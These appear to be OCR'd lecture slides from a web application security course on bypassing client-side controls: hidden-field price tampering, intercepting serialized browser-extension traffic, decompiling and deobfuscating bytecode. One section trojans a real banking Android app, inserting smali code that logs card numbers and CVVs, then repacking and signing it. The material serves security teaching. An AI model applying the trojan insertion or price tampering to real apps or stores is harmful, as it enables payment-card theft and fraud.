
**7. Disabled Field**

**Purchase Complete!**

You bought 1 iPhone(s) for 50

*Goal: buy a phone for \$50!*

# Burp Response Modification



# Form is Easy to Hack

attack.samsclass.info/hidden.htm

Search

## Sam Bowne

### 1. Hidden Field

**Buy an iPhone!**

Price: 449

Qty:

**Hidden field [price]**

Submit

*Goal: buy a phone for \$50!*



# Browser Extensions

- **Flash or Java client-side routines can collect and process user input**
- **Internal workings are less transparent than HTML forms and JavaScript**
- **But still subject to user modification**

# Example: Casino App

- **Client could**
  - **Tamper with game state to gain an advantage**
  - **Bypass client-side controls to perform illegal actions**
  - **Find a hidden function, parameter, or resource to gain illegitimate access to a server-side resource**
  - **Receive information about other players to gain an advantage**

# Common Browser Extensions

- **Java applets, Flash, and Silverlight**
- **All have these features**
  - **Compiled to bytecode**
  - **Execute in a virtual machine that provides a sandbox**
  - **May use remoting frameworks employing serialization to transmit complex data structures or objects over HTTP (link Ch5c)**

# Java

- **Java applets run in the Java Virtual Machine (JVM)**
- **Sandboxed by Java Security Policy**

# Flash

- **Runs in Flash virtual machine**
- **Sandboxed from host computer**
- **ActionScript 3 adds remoting capability with Action Message Format (AMF) serialization**

# Silverlight

- **Microsoft's alternative to Flash**
- **Provides a scaled-down .NET experience within the browser**
- **In a sandboxed environment**
- **Apps most commonly written in C#, but other languages like Python can be used**

# Approaches to Browser Extensions

- **Intercept requests and responses in a proxy**
  - **May be obfuscated or encrypted**
  - **Cannot explore all business logic**
- **Decompile bytecode and read source, or run it in a debugger**
  - **Time-consuming and requires detailed understanding of the technologies and programming languages used**

# Intercepting Traffic from Browser Extensions

- **Allows you to defeat server-side controls, same as earlier in this chapter**
- **Serialized data may be tricky to modify**
  - **Must unpack it, edit it, and repack it correctly**



# Java Serialization

`Content-Type: application/x-java-serialized-object`

- **Content-type header indicates serialized data**
- **DSer is a Burp plug-in handles such data**

# DSer in Action

```
original request | edited request | response
raw | params | headers | hex
POST /testwebapp/test HTTP/1.1
Content-Type: application/x-java-serialized-object
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Mozilla/4.0 (Windows 7 6.1) Java/1.6.0_21
Host: vulnserver:8080
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Proxy-Connection: keep-alive
Cookie: JSESSIONID=2BF63E70649AF842481313A2C87D8178
Content-Length: 234

-ï00sr00java.util.HashMap00ÛÁÀ0`Ñ000F0
loadFactorID
thresholdxp?@000000w000000000t00keyTwo00[Ljava.lang.String;-ÖVçé0
(0000xp0000t00Manisht00Saindane0
Lavakumart00Kuppant00key0nesq0-00?@000000w000000000t00hmKey1q0-00t0
0hmKey2q0-00xx
```

*Enter the test data*

  
  
  
    
*Output*  
Complex Hash Map values are:  
Inner Array:  
[0] = Manish  
[1] = Saindane  
[2] = Lavakumar  
[3] = Kuppan  
Inner HashMap:  
hmKey1 => Manish  
hmKey2 => Saindane

- **Raw request on left, unpacked version on right**
- **Link Ch 5d**

# Flash Serialization

`Content-Type: application/x-amf`

- **Content-type header**
- **Burp natively handles AMF format**

1

go cancel host

< > port   use SSL

request

raw params headers hex **amf**

	type	value
AMF version 0		
body 0		
a target	string	LoginHandler
a response	string	/
a response method	string	LoginHandler
[] data	array	
a [0]	string	user
a [1]	string	password
[2]	null	
T [3]	boolean	false
1 [4]	number	1.0
1 [5]	number	1.4817498139431134E16
1 [6]	number	39.0
1 [7]	number	2.0
[8]	null	
[] [9]	array	


response

raw hex

# Silverlight Serialization

Content-Type: application/soap+xml

- **Uses two instances of Burp (Link Ch 5e)**



# Obstacles to Intercepting Traffic from Browser Extensions

- **Some requests may bypass the proxy settings in your browser**
- **Components may issue their own HTTP requests, outside browser APIs**
- **Solution: modify hosts file and use invisible proxying**

# Obstacles to Intercepting Traffic from Browser Extensions

- **Client component may reject the SSL certificate from the proxy**
- **Because browser extension does not pick up browser's configuration for temporarily trusted certificates**
- **Or component is programmed not to accept untrusted certificates**
- **Solution: set proxy to use a master CA certificate; install in your trusted certificate store**

# Obstacles to Intercepting Traffic from Browser Extensions

- **Client uses a non-HTTP protocol**
- **You can use a sniffer like Wireshark**
- **Or a function-hooking tool like Echo Mirage**
  - **Can inject into a process and intercept its calls to socket APIs**
  - **So you can modify data before it's sent over the network**
  - **But it seems to be gone**



# Tips

- **Ensure that your proxy is correctly intercepting all traffic; check with a sniffer**
- **Use appropriate serialization unpacker**
- **Review responses from the server that trigger client-side logic; you may be able to unlock the client GUI to reveal privileges actions**
- **Look for correlation between critical actions and communications with the server**
  - **Does rolling the dice in a gambling app take place on server or client?**

# Decompiling Browser Extensions

- **Most thorough method**
- **Extensions are compiled into bytecode**
- **High-level platform-independent binary representation**
- **Some apps use defensive measures to obfuscate bytecode**

# Downloading the Bytecode

- **Find link to bytecode in HTML source code**
- **Java applets generally use `<applet>` tag**
- **Others use `<object>` tag**
- **Once you find the URL, put it in browser address bar to download the bytecode**

```
<applet code="CheckQuantity.class" codebase="/scripts"
id="CheckQuantityApplet">
</applet>
```

# Downloading the Bytecode

- **If URL is not easy to find, look in proxy history after loading the app**
  - **Some proxies filter the history to hide items such as images and style sheet files; the object might be filtered**
  - **Browsers cache bytecode aggressively, and even a full refresh won't request component again**
  - **Must clear cache and restart browser**

## Tip

If you have identified the request for the bytecode in your Burp Proxy history, and the server's response contains the full bytecode (and not a reference to an earlier cached copy), you can save the bytecode directly to file from within Burp. The most reliable way to do this is to select the Headers tab within the response viewer, right-click the lower pane containing the response body, and select Copy to File from the context menu.

# Decompiling the Bytecode

- **Java applets are usually .jar files**
  - **Containing .class files with bytecode**
- **Silverlight objects are .xap files**
  - **Containing .dll files with bytecode**
- **Both are Zip archives; rename them to .zip and unzip them with any unzip utility**
- **Flash objects are .swf files; no unpacking required**

# Decompilers

- **Jad for Java (link Ch 5f)**
- **For Flash: Flasm or Flare (links Ch 5g, 5h)**
  - **SWFScan was bundled into WebInspect**
  - **15-day trial at link Ch 5i**
- **Silverlight: use .NET Reflector**
  - **Free trial at link Ch 5j**

# Example: Bank of America Android App

- **Pull from phone with adb**
- **Unpack with apktool**

```
. . . . . sambowne Sun Feb 01 07:10:02
~ $cd Downloads/


. . . . . sambowne Sun Feb 01 07:10:13
Downloads $java -jar apktool_2.0.0rc3.jar d app-release.apk
I: Using Apktool 2.0.0-RC3 on app-release.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /Users/sambowne/Library/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

. . . . . sambowne Sun Feb 01 07:10:24
Downloads $
```



# Files and Folders

- **Unpacked app is many .smali files (Android Java bytecode)**



# Java v. Bytecode

```
public int performLogin(String server, String port, String username, String password)
    throws JSONException, IOException, HttpException {
    // First perform the RESTful operation
    String protocol = mHttpsMode ? "https://" : "http://";
    String url = protocol + server + ":" + port + "/login";
    Map<String, String> parameters = new HashMap<>();
    parameters.put("username", username);
    parameters.put("password", password);
```

```
.method public performLogin(Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/
    .locals 10
    .param p1, "server" # Ljava/lang/String;
    .param p2, "port" # Ljava/lang/String;
    .param p3, "username" # Ljava/lang/String;
    .param p4, "password" # Ljava/lang/String;
    .annotation system Ldalvik/annotation/Throws;
        value = {
            Lorg/json/JSONException;,
            Ljava/io/IOException;,
            Lcom/securitycompass/androidlabs/base/HttpException;
        }
    .end annotation
```

# Modifying Smali Code

```
271 .method private l()V
272 # CHANGED FROM 3 to 5 FOR TROJAN
273     .locals 5
274
275     .prologue
276     .line 185
277     new-instance v1, Lcom/bofa/ecom/servicelayer/model/MDAUserVerificationDetails;
278
279     invoke-direct {v1}, Lcom/bofa/ecom/servicelayer/model/MDAUserVerificationDetails;--><init>()V
280
281     .line 186
282     iget-object v0, p0, Lcom/bofa/ecom/auth/activities/enrollments/BusCcDetailsActivity;-->w:Ljava/lang/Stri
283
284     invoke-virtual {v1, v0}, Lcom/bofa/ecom/servicelayer/model/MDAUserVerificationDetails;-->setCardNumber(L
285
286     # EVIL TROJAN CODE
287     const-string v3, "BoFA TROJAN CARD NUMBER"
288     invoke-static {v3, v0}, Landroid/util/Log;-->e(Ljava/lang/String;Ljava/lang/String;)I
289     # END OF EVIL TROJAN CODE
290
```

```
309     .line 189
310     iget-object v0, p0, Lcom/bofa/ecom/auth/activities/enrollments/BusCcDetailsActivity;-->x:Ljava/
311
312     invoke-virtual {v1, v0}, Lcom/bofa/ecom/servicelayer/model/MDAUserVerificationDetails;-->setCvv
313
314     # EVIL TROJAN CODE
315     const-string v3, "BoFA TROJAN CARD CVV"
316     invoke-static {v3, v0}, Landroid/util/Log;-->e(Ljava/lang/String;Ljava/lang/String;)I
317     # END OF EVIL TROJAN CODE
318
```


# Pack and Sign

```
. . . . . sambowne Sat Feb 07 06:37:18
com.infonow.bofa-1 $java -jar ../../apktool_2.0.0rc3.jar b .
I: Using Apktool 2.0.0-RC3 on .
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Copying libs...
I: Building apk file...
I: Copying unknown files/dir...
```

```
. . . . . sambowne Sat Feb 07 06:39:04
com.infonow.bofa-1 $jarsigner -keystore ../../p9cert.jks ./dist/com.infonow.bofa-1.apk proj9key
Enter Passphrase for keystore:
jar signed.

Warning:
No -tsha or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may n
r after the signer certificate's expiration date (2040-01-26) or after any future revocation date
```

# Trojanned App Leaks Credit Card Numbers



```
. . . . . sambowne Fri May 22 12:54:20
platform-tools $./adb logcat | grep TROJAN
E/BofA TROJAN CARD NUMBER( 7781): 111222233334444
E/BofA TROJAN CARD CVV( 7781): 5555
```

# Working on the Client-Side Source Code

- **Input validation or other security-relevant logic**
- **Obfuscation or encryption**
- **"Hidden" functionality, not visible in user interface**
  - **You might be able to unlock it by modifying code**
- **References to server-side functionality you haven't already found via mapping**



# Recompiling

- **For Java, use javac from the JDK**
- **For Flash, use flasm, or a Flash development studio from Adobe**
- **For Silverlight, use Visual Studio**
- **For Java or Silverlight, zip the code and change file extension to .jar or .xap**

# Loading Modified Component into a Browser

- **Find original component within the browser cache and replace it**
- **Use a proxy to modify the source code of the page that loads the component and specify a different URL pointing to your modified component**
- **Difficult--may violate same-origin policy**



# Loading Modified Component into a Browser

- **Use a proxy to intercept the response containing the executable and replace the body of the message with your modified version**
- **Burp has "Paste from File" option for this**

Response from http://download.cdn.mozilla.net:80/pub/firefox/releases/49.0.1/update/mac/en-US/firefox-49.0.1.complete.mar [165.254.27.82]

Forward Drop Intercept is on Action Comment this item

Raw Headers Hex

```
HTTP/1.1 206 Partial Content
Content-Type: application/octet-stream
x-amz-replication-status: COMPLETED
Last-Modified: Fri, 23 Sep 2016 16:28:37 GMT
ETag: "9a83c0a8807d31051d4870b781b0e167"
x-amz-version-id: x6HjEV5iK4IE.h1A5wsQExN.s8_y6doi
Accept-Ranges: bytes
Server: AmazonS3
x-amz-cf-id: Z3ieudIX17yBneNAPb9nM8mfsBMCbUiLvBh_7WM7bwzFvP8rva3xA==
Date: Mon, 26 Sep 2016 17:57:29 GMT
Content-Range: bytes 19500000-19799999/82531331
Content-Length: 300000
Connection: close
```

Context menu with options:

- Send to Spider
- Do an active scan
- Do a passive scan
- Send to Intruder (⌘+^+I)
- Send to Repeater (⌘+^+R)
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Show response in browser
- Request in browser
- Engagement tools [Pro version only]
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file** (highlighted)
- Save item

Background content is a hex dump of the response body.

# Recompiling and Executing Outside the Browser

- **Modify app to run as a standalone program**
- **For Java, just implement a "main" method**

# Manipulating the Original Component using JavaScript

- **Using a proxy, intercept and edit responses**
- **To add JavaScript that unlocks hidden parts of the interface**

# Bytecode Obfuscation

- **Difficult to read**

```
package myapp.interface;

import myapp.class.public;
import myapp.throw.throw;
import if.if.if.if.else;
import java.awt.event.KeyEvent;

public class double extends public implements strict
{
    public double(j j1)
    {
        _mthif();
        _fldif = j1;
    }
    private void _mthif(ActionEvent actionevent)
    {
        _mthif(((KeyEvent) (null)));
        switch(_fldif._mthnew()._fldif)
        {
            case 0:
                _fldfloat.setEnabled(false);
                _fldboolean.setEnabled(false);
                _fldinstanceof.setEnabled(false);
                _fldint.setEnabled(false);
                break;
        }
    }
    ...
}
```

# Obfuscation Methods

- **Meaningful names replaced with meaningless expressions such as a, b, c, ...**
- **Replace names with reserved keywords such as "new" and "int"**
- **Most VMs tolerate such technically illegal code, but it cannot be recompiled**

# Obfuscation Methods

- **Strip unnecessary debug and meta-information from bytecode, such as**
  - **Source filenames and line numbers**
  - **Local variable names**
  - **Inner class information**
- **Add redundant code that confuses the reverse engineer**

# Obfuscation Methods

- **Modify path of execution, make it convoluted**
  - **Using "jump" instructions**
- **Add illegal programming constructs**
  - **Unreachable statements**
  - **Missing "return" statements**
  - **VMs tolerate them, but decompiled source cannot be recompiled without correcting them**



# Tips

- **Some components will remain readable even if source is obfuscated, such as methods called from JavaScript**
- **Many Integrated Development Environments (IDE's) can make code more readable by "refactoring" it (link Ch 5k)**
- **Running code through an abfuscator a second time can remove a lot of the obfuscation (see JODE, link Ch 5l)**

# Example: Shopping Java Applet

- **This portion of the code defines a hidden field named "obfpad"**

```
<form method="post" action="Shop.aspx?prod=2" onsubmit="return
validateForm(this)">
<input type="hidden" name="obfpad"
value="k1GSB8X9x0WFv9KGqilePdQaxHIsU5RnojwPdBRgZuiXSB3TgkupaFigj
UQm8CIP5HJxpidrPOuQPw63ogZ2vbyiOevPrkxFiuUxA8Gn30olep2Lax6IyuyEU
D9SmG7c">
```

# Example Continued

- **JavaScript validator**

```
<script>
function validateForm(theForm)
{
    var obfquantity =
    document.CheckQuantityApplet.doCheck(
    theForm.quantity.value, theForm.obfpad.value);
    if (obfquantity == undefined)
    {
        alert('Please enter a valid quantity. ');
        return false;
    }
    theForm.quantity.value = obfquantity;
    return true;
}
</script>
```

# Example Continued

- **This code loads the Java applet "CheckQuantity.class"**

```
<applet code="CheckQuantity.class" codebase="/scripts" width="0"
height="0"
  id="CheckQuantityApplet"></applet>
Product: Samsung Multiverse <br/>
Price: 399 <br/>
Quantity: <input type="text" name="quantity"> (Maximum quantity is 50)
<br/>
<input type="submit" value="Buy">
</form>
```

# Example Continued

- **Form is submitted with quantity of 2**
- **It sends this POST request**
- **quantity is obfuscated**

```
POST /shop/154/Shop.aspx?prod=2 HTTP/1.1
```

```
Host: mdsec.net
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 77
```

```
obfpad=k1GSB8X9x0WFv9KGqilePdqaxHIsU5RnojwPdBRgZuiXSB3TgkupaFigjUQm8CIP5  
HJxpidrPOuQ
```

```
